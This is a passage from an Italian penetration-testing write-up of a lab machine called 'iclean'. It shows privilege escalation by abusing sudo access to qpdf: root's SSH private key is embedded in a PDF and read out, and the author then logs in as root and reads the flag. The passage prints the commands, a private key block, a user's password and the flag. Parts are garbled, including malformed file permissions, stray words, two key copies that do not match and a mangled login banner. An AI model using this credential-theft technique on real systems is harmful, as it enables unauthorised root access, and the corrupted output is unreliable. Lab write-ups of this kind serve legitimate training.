-rwrxr-xr-x 1 root root     38964 Mar 22 2023 rescan-scsi-bus.sh
lrwxrwxrwx  1 root root      4 May 16 2023 reset → tset
-rwrxr-xr-x 1 root root 1ta_in... 26952 Dec 16 2022 resizecons
-rwrxr-xr-x 1 root root    22912 Mar 22 12:25 resizepart
-rwrxr-xr-x 1 root root   133656 Nov 21 2023 resolvectl
```

Tra questi comandi troviamo “qpdf” che è un comando che può essere molto utile in quanto possiamo andare ad effettuare copie di file di cui normalmente non dovremmo essere in possesso, come delle informazioni personali.

Avuta questa intuizione non ci basta che creare un file vuoto in cui verrà copiata la chiave OpenSSH di root, salvarla in locale e connetterci.

Il comando qpdf è il seguente:

```
sudo /usr/bin/qpdf --empty /tmp/rsa.txt --qdf --add-attachment /root/.ssh/id_rsa --
```

In quanto **consuela**, creata la copia del file */root/.ssh/id_rsa* non ci resta altro che stamparlo a schermo, usarlo e connetterci alla macchina target come utenri **root**.

```

consuela@iclean:/opt/app$ sudo /usr/bin/qpdf --empty /tmp/rsa.txt --qdf --add-attachment /root/.ssh/id_rsa -
sudo /usr/bin/qpdf --empty /tmp/rsa.txt --qdf --add-attachment /root/.ssh/id_rsa --
[sudo] password for consuela: simple and clean
reCAPTCHA
consuela@iclean:/opt/app$ cat /tmp/rsa.txt
cat /tmp/rsa.txt
%PDF-1.3
%♦♦♦♦
%QDF-1.0

%% Original object ID: 1 0
1 0 obj
<<
/Names <<
/EmbeddedFiles 2 0 R
>>
/PageMode /UseAttachments
/Pages 3 0 R
/Type /Catalog
>>
endobj

%% Original object ID: 5 0
2 0 obj
<<
/Names [
(id_rsa)
4 0 R
]
>>
endobj

%% Original object ID: 2 0
/UF (id_rsa)
>>
endobj

%% Original object ID: 3 0
5 0 obj
<<
/Params <<
/CheckSum <bb34da3f74ca5fb11f4ccbc393e113bc>
/CreationDate (D:20240604230124Z)
/ModDate (D:20240604230124Z)
/Size 505
>>
/Type /EmbeddedFile
/Length 6 0 R
>>
stream
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlnNzaC1rZXktdjEAAAABG5vbmUAAAAEb9uZQAAAAAAAAABAAAaAAAABNLY2RzYS
1zAGEyLW5pc3RwMjU2AAAACG5pc3RwMjU2AAAQQMb6Wn/o1SBLJUpiVuaxWHAE64hBN
vX1ZjgJ9wc9nfjEqFS+jAtTyEljTqb+DjJLtfP4N40Sdo9yvekRQDRAAAqGOKt0ljir
dJAAAE2VjZHNhLXNoYTItbmlzdHayNTYAAAIBmLzdHAYNTYAAABBBAxvpaf+jVIEslSm
JV9RrFYcATriEE29fVmOAn3Bz2d+MSoVL6MC1PISWN0oH40Mku1F8/g3jRJ2hn3K96RFAN
EAAAAGK2QvEb+leR18iSesuvCZCW1mI+YDL7sqwb+XMiIE/4AAAALcm9vdEBpY2xLYW4B
AgMEBQ=
-----END OPENSSH PRIVATE KEY-----
endstream
endobj
6 0 obj
505
endobj
xref
0 7
0000000000 65535 f
0000000052 00000 n
0000000203 00000 n
0000000290 00000 n
0000000379 00000 n
0000000516 00000 n
0000001250 00000 n
trailer <<
/Root 1 0 R
/Size 7
/ID [<423df3d583b06340a0294771a4dbdf25><423df3d583b06340a0294771a4dbdf25>]
>>
startxref
1270
%EOF
consuela@iclean:/opt/app$ 

```

Ed ecco così ottenuta la chiave di **root** per un collegamento ssh.

Salviamo la chiave in privato e colleghiamoci.

```
(antonio㉿kali)-[~/all/pentesting/iclean/scans]
└─$ cat id_rsa_root
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXKtdjEAAAABG5vbmlUAAAEEbm9uZQAAAAAAAABAAAAAAAABNLY2RzYS
1za6GEyLW5pc3RwMjU2AAACG5pc3RwmjU2AAAQQMB6Wn/oISBLJUpiVfUaxWHAE64hBN
vx1ZigJ9wc9nfjEqF5+AtTyEljtQb+DjJltFP4N4oSdoZ9yekRQDRAAAqGOKt0ljur
dJAAAAAE2VjZHNhLXNoYTItbmlzdHayNTYAAAIAbmLzdHayNTYAAABBBAxvpaf+jVIEslSm
JV9RrFycATriEE29FVmOAn3Bz2d+Ms0VL6MC1PISWN0oH40Mku1F8/g3jR2hn3K96RFAN
EAAAAGK2QvEb+leR18isseyvCZCW1mI+YDL7sqwb+XMiIE/4AAAALcm9vdEBpY2xlyW4B
AgMEBQ=
-----END OPENSSH PRIVATE KEY-----

(antonio㉿kali)-[~/all/pentesting/iclean/scans]
└─$ ssh -i id_rsa_root root@10.10.11.12
The authenticity of host '10.10.11.12 (10.10.11.12)' can't be established.
ED25519 key fingerprint is SHA256:3nZua2j9n72tMAHW1xkEyDq3bjYNNSBIszK1nbQMZfs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.12' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Tue Jun  4 11:07:27 PM UTC 2024
Type:             Ubuntu Result
Ubuntu 22.04.4 LTS - Simple and Clean

Expanded Security Maintenance for Applications is not enabled.

3 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Jun  4 23:07:50 2024 from 10.10.14.19
root@iclean:~# whoami
root
root@iclean:~#
```

Si rende evidente quindi la possibilità di ottenere accesso alla macchina come utente **root** soddisfando i requisiti dell'elevazione dei privilegi.

```
root@iclean:~# l
root.txt  scripts/
root@iclean:~# cat root.txt
50a84d82c38f961a089be6c2517c680b
root@iclean:~#
```

A questo punto anche il nostro secondo obiettivo è stato raggiunto, ovvero la lettura del file *root.txt*.

Maintaining access

Per l'ultima fare di maintaining access è stato pensato di utilizzare una strategia di **tunnelling** come SSH e collegarci al server come root ogni volta che lo si desidera.

Riportiamo cioè quello visto poco prima.

```
(antonio㉿kali)-[~/all/pentesting/iclean/scans]
└─$ ssh -i id_rsa_root root@10.10.11.12
The authenticity of host '10.10.11.12 (10.10.11.12)' can't be established.
ED25519 key fingerprint is SHA256:3nZua2j9n72tMAHW1xkEyDq3bjYNNSBIszK1nbQMZfs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.12' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

System information as of Tue Jun  4 11:07:27 PM UTC 2024
      Type:           Result:
      | SHA256          | simple and clean |
      |                 |
      |                 |

Expanded Security Maintenance for Applications is not enabled.

3 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update & sudo apt upgrade
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Jun  4 23:07:50 2024 from 10.10.14.19 lookup
root@iclean:~# whoami
root
root@iclean:~#
```